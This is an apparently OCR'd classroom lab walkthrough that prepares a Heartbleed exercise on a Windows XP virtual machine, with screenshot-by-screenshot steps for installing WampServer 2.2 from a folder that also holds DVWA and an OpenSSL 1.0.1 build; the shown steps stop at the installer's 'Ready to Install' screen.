
Find and select the Heartbleed folder

[EH-WinXP]



Drag Heartbleed folder to your desktop

[EH-WinXP]




Address: C:\Documents and Settings\cis76 student\Desktop\Heartbleed

Name	Size	Type
Commands		File Folder
Config_files		File Folder
credit		File Folder
DVWA		File Folder
openssl-1.0.1-i386-win32		File Folder
README	0 KB	Text Document
wampserver2.2d-x32	25,394 KB	Application

Open and run wampserver2.2d-x32

[EH-WinXP]



Welcome to the WampServer 2 Setup Wizard

This will install WampServer 2.2 on your computer.

It is recommended that you close all other applications before continuing.

Click Next to continue, or Cancel to exit Setup.


WampServer

Powered by
Alter Way
The French
Open Source
Service Provider
http://www.alterway.fr

```
Apache      : 2.2.21
MySQL       : 5.5.20
PHP         : 5.3.10
PHPMyAdmin  : 3.4.10.1
SqlBuddy    : 1.3.3
XDebug      : 2.1.2
```

Next

[EH-WinXP]



Setup - WampServer 2

License Agreement

Please read the following important information before continuing.

Please read the following License Agreement. You must accept the terms of this agreement before continuing with the installation.


```
--------------------------------------------------------------
** WampServer
--------------------------------------------------------------
by
Creator                    : Romain Bourdon
Maintainer / Upgrade/Roadmap     : Herve Leclerc - herve.leclerc@alterway.fr

                    GNU GENERAL PUBLIC LICENSE
                      Version 2, June 1991

 Copyright (C) 1989, 1991 Free Software Foundation, Inc.
```

● I accept the agreement

○ I do not accept the agreement

Accept and Next

[EH-WinXP]



Setup - WampServer 2

Select Destination Location

Where should WampServer 2 be installed?

Setup will install WampServer 2 into the following folder.


To continue, click Next. If you would like to select a different folder, click Browse.

c:\wamp

At least 216.0 MB of free disk space is required.

Take default folder and Next

[EH-WinXP]



Setup - WampServer 2

Select Additional Tasks

Which additional tasks should be performed?

Select the additional tasks you would like Setup to perform while installing WampServer 2, then click Next.


Additional icons:

☑ Create a Quick Launch icon

☑ Create a Desktop icon

Check both options and Next

[EH-WinXP]



Ready to Install

